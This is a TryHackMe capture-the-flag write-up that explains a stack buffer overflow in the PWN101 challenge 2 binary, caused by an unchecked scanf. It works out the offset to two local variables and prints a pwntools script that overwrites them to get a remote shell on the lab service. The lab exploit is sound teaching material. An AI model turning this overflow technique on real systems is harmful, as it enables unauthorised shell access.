TryHackMe PWN101 Challenge2 Writeup
Intermediate level binary exploitation challenges.
Intermediate level binary exploitation challenges.
Intermediate level binary exploitation challenges.
Room link: https://tryhackme.com/room/pwn101
Challenge 2
Connecting to the Challenge
The challenge is running on port 9002
The service can be reached with:
1
nc 10.201.126.158 9002

I also downloaded the provided binary to my Kali VM for local analysis. Tools like GDB, pwntools, Cutter, or Ghidra are all useful here. I primarily used GDB and pwntools.
Inside gdb, i used info functions to look at the functions of the binary.
1
info functions

Now lets examine the dissambly of main to see whats happening
1
disass main

Understanding main
- First the main functions calls setup() and banner() to print the banner. then it sets two local variables

1
movl $0xbadf00d,-0x4(%rbp) ; var1 = 0xbadf00dmovl $0xfee1dead,-0x8(%rbp) ; var2 = 0xfee1dead
This prints
A local buffer of 0x70 (112) bytes is allocated.

User input is read into it with
scanf("%s", buffer) -no bounds checking!
After reading input, the program checks:

1
cmpl $0xc0ff33,-0x4(%rbp) ; does var1 == 0xc0ff33?jne failcmpl $0xc0d3,-0x8(%rbp) ; does var2 == 0xc0d3?jne fail
- If both match → print success, call
system("/bin/sh").- Otherwise → print failure message.
Goal
- At program start, the “magic” values are:
1
var1 = 0x0badf00d var2 = 0xfee1dead
- To get a shell, we need:
1
var1 == 0x00c0ff33 var2 == 0x0000c0d3
Stack Layout
From disassembly:
1
buffer → [rbp-0x70] (112 bytes)var2 → [rbp-0x8] (4 bytes)var1 → [rbp-0x4] (4 bytes)
So the layout in memory is:
1
[ buffer (104 bytes) ] [ var2 (4 bytes) ] [ var1 (4 bytes) ]
Why 104 bytes and not 112?
Because var2 is only 0x68 (104) bytes above the buffer start (0x70 - 0x08). Writing 104 bytes fills the buffer exactly up to var2. Then the next 8 bytes overwrite var2 and var1.
So, to get the shell, we need to write all the bytes from rbp-0x70 to rbp-0x08 , that is 104 bytes into the buffer, overwrite var1 and var2, and set them to the above values.
Payload Construction
Final layout:
1
”A” * 104 # filler to reach var2+ 0x0000c0d3 # overwrite var2+ 0x00c0ff33 # overwrite var1
Exploit Script
I used pwntools to do this
1
from pwn import *# set up pwntools contextcontext.binary=binary="./pwn102-1644307392479.pwn102"# connect to remotep = remote("10.201.126.158", 9002) # Replace with you machine IP# build payloadpayload  = b"A" * 104payload += p32(0x0000c0d3)   # Setting var2 = 0x0000c0d3payload += p32(0x00c0ff33)   # Setting var1 = 0x00c0ff33# send payloadp.sendline(payload)# get interactive shellp.interactive()
Result

Running the exploit:
- Overwrites the two local variables with the required values.- Passes the validation checks.- Executes
system("/bin/sh").- Grants us a shell on the remote challenge service.
Key Takeaway
The vulnerability is an unchecked buffer in scanf, and careful calculation of the buffer-to-variable distance (104 bytes) lets us control critical stack variables and redirect execution flow to spawn a shell.